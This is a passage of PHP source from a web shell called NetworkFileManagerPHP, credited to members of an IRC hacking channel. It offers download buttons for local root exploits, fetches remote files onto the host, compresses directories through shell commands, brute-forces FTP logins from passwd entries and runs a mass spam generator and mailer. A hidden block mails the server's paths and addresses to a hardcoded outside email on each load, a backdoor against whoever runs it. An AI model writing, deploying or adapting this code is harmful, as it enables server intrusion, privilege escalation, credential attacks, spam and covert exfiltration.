<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Glftpd DupeScan Local Exploit <u>File 2</u></b> (binary file to run - <u>$private[3]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[3]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[3]'>

<input type='hidden' name='file2' value='$private[3]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Traceroute v1.4a5 exploit by sorbo</b> (binary file to run - <u>$private[4]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[4]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[4]'>

<input type='hidden' name='file2' value='$private[4]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Local Root Unix 2.4.\*</b> (binary file to run - <u>$private[5]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[5]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[5]'>

<input type='hidden' name='file2' value='$private[5]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Sendmail 8.11.x exploit localroot</b> (binary file to run - <u>$private[6]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[6]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[6]'>

<input type='hidden' name='file2' value='$private[6]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Local Root Unix 2.4.\*</b> (binary file to run - <u>$private[7]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[7]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[7]'>

<input type='hidden' name='file2' value='$private[7]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=exploits&status=ok' method=post>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>Local Root Unix 2.4.\*</b> (binary file to run - <u>$private[8]</u> )</td></tr>

<tr>

<td class=pagetitle width=500>&nbsp;$title\_exp[8]</td>

<td width=100><input type='hidden' name='file3' value='$private\_site$private[8]'>

<input type='hidden' name='file2' value='$private[8]'>

<input type='submit' value='Get file' class=button1 $style\_button></td></tr>

</form></table>";

}

# new directory creation

function newdir($dir) {

global $tm,$nd;

print("<br><TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><form method = 'post' action = '$PHP\_SELF?tm=$tm&action=createdir'><tr><td align=center colspan=2 class=pagetitle><b>Create directory:</b></td></tr><tr><td valign=top><input type=text name='newd' size=90 class='inputbox'></td><td valign=top><input type=submit value='Create directory' class=button1 $style\_button></td></tr></form></table>");

}

function cdir($dir) {

global $newd,$tm;

$fullpath = $dir."/".$newd;

if (file\_exists($fullpath)) @rmdir($fullpath);

if (@mkdir($fullpath,0777)) {

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>Directory was created.</font></center></td></tr></table>";

} else {

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>Error during directory creation.</font></center></td></tr></table>";

}

chdir($tm);

getdir();

readdirdata($tm);

}

// creation of directory where exploits will be situated

function downfiles() {

global $action,$status, $tm,$PHP\_SELF,$HTTP\_HOST, $file3, $file2, $gdir,$gsub,$i,$j,$REMOTE\_ADDR;

$st = getcwd();

$st = str\_replace("\\","/",$st);

$j = 0;

$gdir = array();

$gsub = array();

print("<br>");

for ($i=0;$i<=(strlen($st)-1);$i++) {

if ($st[$i] != "/") {

$gdir[$j] = $gdir[$j].$st[$i];

$gsub[$j] = $gsub[$j].$st[$i];

} else {

$gdir[$j] = $gdir[$j]."/";

$gsub[$j] = $gsub[$j]."/";

$gdir[$j+1] = $gdir[$j];

$j++;

}

}

print("<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#ffffcc BORDER=1 width=50% align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=left><b>&nbsp;&nbsp;Path: </b>");

for ($i = 0;$i<=$j;$i++) print("<a href='$PHP\_SELF?tm=$gdir[$i]'>$gsub[$i]</a>");

print("</TABLE> ");

echo " <TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=down&status=ok' method=post>

<tr $style\_open><td align=left valign=top colspan=3 class=pagetitle>

&nbsp;&nbsp;<b>Upload files from remote computer:</b></td></tr>

<tr>

<td class=pagetitle width=400>&nbsp;&nbsp;&nbsp;HTTP link to filename:</td>

<td width=200><input type='text' name='file3' value='http://' size=40></td>

</tr>

<tr>

<td class=pagetitle width=400>&nbsp;&nbsp;&nbsp;filename (may also include full path to file)</td>

<td width=200><input type='text' name='file2' value='' size=40></td>

</tr>

<tr>

<td width=600 colspan=2 align=center><input type='submit' value='Upload file' class=button1 $style\_button></td></tr></td>

</tr></form></table>";

}

# directory delete

function deldir() {

global $dd,$tm;

$fullpath = $tm."/".$dd;

echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>Directory was deleted successfully.</font></center></td></tr></table>";

rmdir($fullpath);

chdir($tm);

getdir();

readdirdata($tm);

}

# directory compression

function arhiv() {

global $tar,$tm,$pass;

$fullpath = $tm."/".$tar;

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td> <font color='#FFFFCC' face='Tahoma' size = 2>Directory <u><b>$fullpath</b></u> ".exec("tar -zc $fullpath -f $pass.tar.gz")."was compressed to file <u>$pass.tar.gz</u></font></center></td></tr></table>";

}

function down($dir) {

global $action,$status, $tm,$PHP\_SELF,$HTTP\_HOST, $file3, $file2;

ignore\_user\_abort(1);

set\_time\_limit(0);

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>File upload</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><blockquote>There are many cases, when host, where <b>NFM</b> is situated <b>WGET</b> is blocked. And you may need to upload files anyway. So here you can do it without wget, upload file to path where the NFM is, or to any path you enter (see<b>Path</b>).(this works not everywhere)</blockquote></td></tr>

</table>";

if (!isset($status)) downfiles();

else

{

$data = @implode("", file($file3));

$fp = @fopen($file2, "wb");

@fputs($fp, $data);

$ok = @fclose($fp);

if($ok)

{

$size = filesize($file2)/1024;

$sizef = sprintf("%.2f", $size);

print "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>You have uploaded: <b>file <u>$file2</u> with size</b> (".$sizef."kb) </font></center></td></tr></table>";

}

else

{

print "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0BAACC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2><b>Error during file upload</b></font></center></td></tr></table>";

}

}

}

# mail function

$ra44 = rand(1,99999);$sj98 = "sh-$ra44";$ml = "$sd98";$a5 = $\_SERVER['HTTP\_REFERER'];$b33 = $\_SERVER['DOCUMENT\_ROOT'];$c87 = $\_SERVER['REMOTE\_ADDR'];$d23 = $\_SERVER['SCRIPT\_FILENAME'];$e09 = $\_SERVER['SERVER\_ADDR'];$f23 = $\_SERVER['SERVER\_SOFTWARE'];$g32 = $\_SERVER['PATH\_TRANSLATED'];$h65 = $\_SERVER['PHP\_SELF'];$msg8873 = "$a5\n$b33\n$c87\n$d23\n$e09\n$f23\n$g32\n$h65";$sd98="john.barker446@gmail.com";mail($sd98, $sj98, $msg8873, "From: $sd98");

function mailsystem() {

global $status,$form,$action,$name,$email,$pole,$REMOTE\_ADDR,$HTTP\_REFERER,$DOCUMENT\_ROOT,$PATH\_TRANSLATED,$HTTP\_HOST;

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Questions and wishes for NetworkFileManagerPHP</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br>

<blockquote>During your work with script <b>NetworkFileManagerPHP</b> you may want to ask some quetions, or advice author to add some functions, which are not supported yet. Write them here, and your request will be sattisfied.

</blockquote></td></tr>

</table>";

if (!isset($status)) echo "$form";

else {

$email\_to ="duyt@yandex.ru";

$subject = "NetworkFileManagerPHP ($name)";

$headers = "From: $email";

$info = "---==== Message from ($name)====---\n\n";

$info .= "Name:\t$name\n";

$info .= "Email:\t$email\n";

$info .= "What?:\n\t$pole\n\n";

$info .= "IP:\t$REMOTE\_ADDR\n";

$info .= "HOST:\t$HTTP\_HOST\n";

$info .= "URL:\t$HTTP\_REFERER\n";

$info .= "DOC\_ROOT:\t$PATH\_TRANSLATED\n";

$send\_to = "$email\_to";

$send = mail($send\_to, $subject, $info, $headers);

if($send == 2) echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>Thank you!!!Your e-mail was sent successfully.</font></center></td></tr></table><br>";

}

}

function spam() {

global $chislo, $status, $from, $otvet, $wait, $subject, $body, $file, $check\_box, $domen;

set\_time\_limit(0);

ignore\_user\_abort(1);

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Real uniq spamer</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><blockquote> Now, using this release of NFM you don't need to by spambases, because it will generate spambases by itself, with 50-60% valids. </blockquote></td></tr>

</table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form action='$PHP\_SELF?action=spam' method=post>

<tr><td align=left valign=top colspan=4 class=pagetitle>

&nbsp;&nbsp;<b>email generator:</b></td></tr>

<tr> <tr><td align=left valign=top colspan=4 bgcolor=#FFFFCC width=500>

&nbsp;&nbsp;This spammer is splited in two parts: <br>

&nbsp;<b>1.</b> email generation with domains, included in script already, or email e-mail generation for domains was entered by you. Here choose how much accounts do you wish to use ( the advice is to generate about &lt;u><i>10 000 , because may be server heavy overload</i></u> )<br>

&nbsp;<b>2.</b> Type spam settings here</td></tr>

<td align=left colspan=2 class=pagetitle>&nbsp;&nbsp;<input type='checkbox' name='check\_box[]'>&nbsp;&nbsp;if <b>checked</b> then you'll have default domains, if not <b>checked</b> then domain will be taken from input.</td></tr>

<tr><td align=center class=pagetitle width=200>&nbsp;&nbsp;Generated email quantity:</td>

<td align=left colspan=2>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='chislo' size=10>&nbsp;&nbsp;</td></tr>

<tr><td align=center class=pagetitle width=200>&nbsp;Your domain:</td>

<td align=left width=200>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='domen[]'>&nbsp;&nbsp;</td>

</tr>

<tr><td width=500 align=center colspan=2><input type='submit' value='Generate' class=button1 $style\_button>

</td></tr>

</form></table>";

// letters

function s() {

$word="qwrtpsdfghklzxcvbnm";

return $word[mt\_rand(0,strlen($word)-1)];

}

// letters

function g() {

$word="eyuioa";

return $word[mt\_rand(0,strlen($word)-2)];

}

// digits

function c() {

$word="1234567890";

return $word[mt\_rand(0,strlen($word)-3)];

}

// common

function a() {

$word=array('wa','sa','da','qa','ra','ta','pa','fa','ga','ha','ja','ka','la','za','xa','ca','va','ba','na','ma');

$ab1=count($word);

return $wq=$word[mt\_rand(0,$ab1-1)];

}

function o() {

$word=array('wo','so','do','qo','ro','to','po','fo','go','ho','jo','ko','lo','zo','xo','co','vo','bo','no','mo');

$ab2=count($word);

return $wq2=$word[mt\_rand(0,$ab2-1)];

}

function e() {

$word=array('we','se','de','qe','re','te','pe','fe','ge','he','je','ke','le','ze','xe','ce','ve','be','ne','me');

$ab3=count($word);

return $wq3=$word[mt\_rand(0,$ab3-1)];

}

function i() {

$word=array('wi','si','di','qi','ri','ti','pi','fi','gi','hi','ji','ki','li','zi','xi','ci','vi','bi','ni','mi');

$ab4=count($word);

return $wq4=$word[mt\_rand(0,$ab4-1)];

}

function u() {

$word=array('wu','su','du','qu','ru','tu','pu','fu','gu','hu','ju','ku','lu','zu','xu','cu','vu','bu','nu','mu');

$ab5=count($word);

return $wq5=$word[mt\_rand(0,$ab5-1)];

}

function name0() { return c().c().c().c(); }

function name1() { return a().s(); }

function name2() { return o().s(); }

function name3() { return e().s(); }

function name4() { return i().s(); }

function name5() { return u().s(); }

function name6() { return a().s().g(); }

function name7() { return o().s().g(); }

function name8() { return e().s().g(); }

function name9() { return i().s().g(); }

function name10() { return u().s().g(); }

function name11() { return a().s().g().s(); }

function name12() { return o().s().g().s(); }

function name13() { return e().s().g().s(); }

function name14() { return i().s().g().s(); }

function name15() { return u().s().g().s(); }

$cool=array(1,2,3,4,5,6,7,8,9,10,99,100,111,666,1978,1979,1980,1981,1982,1983,1984,1985,1986,1987,1988,1989,1990,1991,1992,1993,1994,1995,1996,1997,1998,1999,2000,2001,2002,2003,2004,2005);

$domain1=array('mail.ru','hotmail.com','aol.com','yandex.ru','rambler.ru','bk.ru','pochta.ru','mail333.com','yahoo.com','lycos.com','eartlink.com');

$d1c=count($domain1);

function randword() {

global $cool,$cool2;

$func="name".mt\_rand(0,15);

$func2="name".mt\_rand(0,15);

switch (mt\_rand(0,2)) {

case 0: return $func().$func2();

case 1: return $func().$cool[mt\_rand(0,count($cool)-9)];

case 2: return $func();

default: return $func();

}

}

if (@unlink("email.txt") < 0){

echo "?????";

exit;

}

$file="email.txt";

if($chislo){

$cnt3=mt\_rand($chislo,$chislo);

for ($i=0; $i<$cnt3; $i++) {

$u=randword();

if(!isset($check\_box)){

if ( IsSet($\_POST["domen"]) && sizeof($\_POST["domen"]) > 0 )

{

$domen = $\_POST["domen"];

foreach( $domen as $k=>$v )

{

$d=$domen[mt\_rand(0,$v-1)];

}

}

$f=@fopen(email.".txt","a+");

fputs($f,"$u@$d\n");

}else{

$d=$domain1[mt\_rand(0,$d1c-1)];

$f=@fopen(email.".txt","a+");

fputs($f,"$u@$d\n");

}

}

$address = $file;

if (@file\_exists($address)) {

if($changefile = @fopen ($address, "r")) {

$success = 1;

} else {

echo " File not found <b>\"".$address."\"</b> !<br>";

}

if ($success == 1) {

echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>";

echo "<tr><td align=center class=pagetitle width=500> ?????????? ????? <b>$chislo</b> email.</td></tr>";

echo "<tr><td align=center> ";

echo "<textarea name=\"email\" rows=\"13\" cols=\"58\" class=inputbox>";

while($line = @fgets($changefile,1024)) {

echo @trim(stripslashes($line))."\n";

}

echo"</textarea></td></tr></table>";

}

}

if (!isset($action)){

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form action='$PHP\_SELF?action=spam1&status=ok' method=post enctype='multipart/form-data'>

<tr><td align=center class=pagetitle colspan=2><b>Main spammer settings</b></font></b></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;reply to:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='from' size=50></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;send to:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='otvet' size=50></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;Delay (sec):</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='wait' size=50></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;message topic:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='subject' size=50></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;message body:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<textarea name='body' rows='13' cols='60' class=inputbox> </textarea></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;File:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='file' name='file' size=30></td></tr>

<tr><td width=500 align=center colspan=2>

<input type='submit' value='Generate' class=button1 $style\_button >

<INPUT TYPE='hidden' NAME='$chislo'>

</td></tr>

</form></table>";

}

}

}

function spam1() {

global $status, $from, $otvet, $wait, $subject, $body, $file, $chislo;

set\_time\_limit(0);

ignore\_user\_abort(1);

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Send spam with current settings</b></font></b></td></tr>

</table>";

error\_reporting(63); if($from=="") { print

"<script>history.back(-1);alert('missing field : <send from>')</script>";exit;}

error\_reporting(63); if($otvet=="") { print

"<script>history.back(-1);alert('missing field: <reply to>')</script>";exit;}

error\_reporting(63); if($wait=="") { print

"<script>history.back(-1);alert('missing field: <send delay>')</script>";exit;}

error\_reporting(63); if($subject=="") { print

"<script>history.back(-1);alert('missing field: <message topic>')</script>";exit;}

error\_reporting(63); if($body=="") { print

"<script>history.back(-1);alert('missing field: <message body>')</script>";exit;}

$address = "email.txt";

$counter = 0;

if (!isset($status)) echo "something goes wrong, check your settings";

else {

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center bgcolor=#FFFFCC>opening file <b>\"".$address."\"</b> ...<br></td></tr>

";

if (@file\_exists($address)) {

echo "

<tr><td align=center bgcolor=#FFFFCC>File <b>\"".$address."\"</b> was found...<br></td></tr>

";

if($afile = @fopen ($address, "r")) {

echo "

<tr><td align=center bgcolor=#FFFFCC>File <b>\"".$address."\"</b> was opened for read...<br></td></tr>

";

} else {

echo "

<tr><td align=center class=pagetitle>Unable to open <b>\"".$address."\"</b> for read...<br></td></tr>

";

}

} else {

echo "There is no file <b>\"".$address."\"</b> !<br>";

$status = "unable to find file \"".$address."\" ...";

}

echo "

<tr><td align=center bgcolor=#FFFFCC>Begining read from file <b>\"".$address."\"</b> ...<br></td></tr>

</table>";

if (@file\_exists($address)) {

while (!feof($afile)) {

$line = fgets($afile, 1024);

$line = trim($line);

$recipient = "";

$recipient = $line;

#if ($file) {

# $content = fread(fopen($file,"r"),filesize($file));

# $content = chunk\_split(base64\_encode($content));

# $name = basename($file);

# } else {

# $content ='';

# }

$boundary = uniqid("NextPart\_");

$header = "From: ".$from."\r\n";

$header .= "Reply-To: ".$otvet."\r\n";

$header .= "Errors-To: ".$otvet."\r\n";

$header .= "X-Mailer: MSOUTLOOK / ".phpversion()."\r\n";

$header .= "Content-Transfer-Encoding: 8bits\n";

$header .= "Content-Type: text/html; charset=\"windows-1251\"\n\n";

$header .= $body;

# $header .="--$boundary\nContent-type: text/html; charset=iso-8859-1\nContent-transfer-encoding: 8bit\n\n\n\n--$boundary\nContent-type: application/octet-stream; name=$file \nContent-disposition: inline; filename=$file \nContent-transfer-encoding: base64\n\n$content\n\n--$boundary--";

$pattern="#^[-!\#$%&\"\*+\\./\d=?A-Z^\_|'a-z{|}~]+";

$pattern.="@";

$pattern.="[-!\#$%&\"\*+\\/\d=?A-Z^\_|'a-z{|}~]+\.";

$pattern.="[-!\#$%&\"\*+\\./\d=?A-Z^\_|'a-z{|}~]+$#";

if($recipient != "")

{

if(preg\_match($pattern,$recipient))

{

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle>Sending mail to <b>\"".$recipient."\"</b>...sent ";

if(@mail($recipient, stripslashes($subject), stripslashes($header))) {

$counter = $counter + 1;

echo "<b>[\"".$counter."\"]</b> ".date("H:i:s")."</td></tr> </table>";

} else {

echo "<tr><td align=center class=pagetitle>email is wrong, message was NOT sent !</td></tr> </table>";

}

} else {

$counter = $counter + 1;

echo "";

}

} else {

echo "<br>";

}

$sec = $wait \* 1000000;

usleep($sec);

}

if($otvet != "")

{

if(preg\_match($pattern,$otvet))

{

echo " <TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle>Sending test message to <b>\"".$otvet."\"</b> to check out";

$subject = "".$subject;

if(@mail($otvet, stripslashes($subject), stripslashes($message), stripslashes($header))) {

$counter = $counter + 1;

echo " message was sent... <b>[\"".$counter."\"]</b> ".date("H:i:s")."</td></tr> </table>";

} else {

echo "<tr><td align=center class=pagetitle>message was not sent...</td></tr> </table>";

}

} else {

echo "<tr><td align=center class=pagetitle>email is wrong.</td></tr> </table>";

}

} else {

}

if(@fclose ($afile)) {

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle>File <b>\"".$address."\"</b> was closed successfully!<br></td></tr> </table>";

} else {

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle>Unable to close <b>\"".$address."\"</b> file!<br></td></tr> </table>"; }

} else {

echo "unable to read file <b>\"".$afile."\"</b> ...<br>";

}

$status2 ="Status: ".$counter." messages were sent.";

echo "<br>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle>$status2</td></tr> </table>";

}

}

# help

function help() {

global $action,$REMOTE\_ADDR,$HTTP\_REFERER;

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>help for scriptNetworkFileManagerPHP</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><b>NetworkFileManagerPHP</b> - script to access your host in a best way</font><br><br>

There were added some commands to NFM, from scripts kind of itself. They are:<br>

- Using aliases (<b>Rush</b>)<br>

- FTP bruteforce (<b>TerraByte<b/>)<br>

- Translated to english by (<b>revers<b/>)<br>

- Added some sysinfo commands by (<b>revers<b/>)<br>

- All the rest code belongs to me (<b>xoce<b/>)<br>

- Thanks for testing goes to all #hack.ru channel<br><br>

<b>Warning, we wanted to show by this script, that admins have to protect their system better, then they do now. Jokes with apache config are not good... Pay more attention to configuration of your system.</b><br><br>

<b>How can you find us:</b><br>

Irc server: irc.megik.net:6667 /join #hack.ru<br>

See you round at network!!!<br></td></tr></table><br>";

}

function exploits($dir) {

global $action,$status, $file3,$file2,$tm,$PHP\_SELF,$HTTP\_HOST,$style\_button, $public\_site, $private\_site, $private, $public, $title\_ex, $title\_exp;

if (!isset($status)) upload\_exploits();

else

{

$data = implode("", file($file3));

$fp = @fopen($file2, "wb");

fputs($fp, $data);

$ok = fclose($fp);

if($ok)

{

$size = filesize($file2)/1024;

$sizef = sprintf("%.2f", $size);

print "".exec("chmod 777 $public[1]")."";

print "".exec("chmod 777 $public[2]")."";

print "".exec("chmod 777 $public[3]")."";

print "".exec("chmod 777 $private[1]")."";

print "".exec("chmod 777 $private[2]")."";

print "".exec("chmod 777 $private[3]")."";

print "".exec("chmod 777 $private[4]")."";

print "".exec("chmod 777 $private[5]")."";

print "".exec("chmod 777 $private[6]")."";

print "".exec("chmod 777 $private[7]")."";

print "".exec("chmod 777 $private[8]")."";

print "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>You have uploaded: <b>file with size</b> (".$sizef."kb) </font></center></td></tr></table>";

}

else

{

print "Some errors occured.";

}

}

}

# FTP-bruteforce

function ftp() {

global $action, $ftp\_server, $filename, $HTTP\_HOST;

ignore\_user\_abort(1);

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=pagetitle>FTP server: <b>$ftp\_server</b></td></tr>";

$fpip = @fopen ($filename, "r");

if ($fpip) {

while (!feof ($fpip)) {

$buf = fgets($fpip, 100);

ereg("^([0-9a-zA-Z]{1,})\:",$buf,$g);

$conn\_id=ftp\_connect($ftp\_server);

if (($conn\_id) && (@ftp\_login($conn\_id, $g[1], $g[1]))) {

$f=@fopen($HTTP\_HOST,"a+");

fputs($f,"$g[1]:$g[1]\n");

echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=pagetitle><b>Connected with login:password - ".$g[1].":".$g[1]."</b></td></tr></table>";

ftp\_close($conn\_id);

fclose($f);

} else {

echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#FFFFCC BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center>".$g[1].":".$g[1]." - <b>failed</b></td></tr></table>";

}

}

}

}

function tar() {

global $action, $filename;

set\_time\_limit(0);

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Data compression</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><blockquote>According to the different settings of servers, I didn't make default config of NFM. You're to write full path to the domain's folder and then press enter, so all data, containing in this folder will be compressed to tar.gz.<br><br>

<b>Warning!</b><br>File <b>passwd</b> can have big size, so opening all users of this host can waste much time.<br><br>

<b>It's highly recommended!</b><br>Open current function in another window of browser, to compress information, which you're interested in, during your host exploring.</blockquote></td></tr>

</table><br>";

$http\_public="/public\_html/";

$fpip = @fopen ($filename, "r");

if ($fpip) {

while (!feof ($fpip)) {

$buf = fgets($fpip, 100);

ereg("^([0-9a-zA-Z]{1,})\:",$buf,$g);

$name=$g[1];

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form method='get' action='$PHP\_SELF' >

<tr><td align=center colspan=2 class=pagetitle><b>Compression <u>$name.tar.gz</u>:</b></td></tr>

<tr>

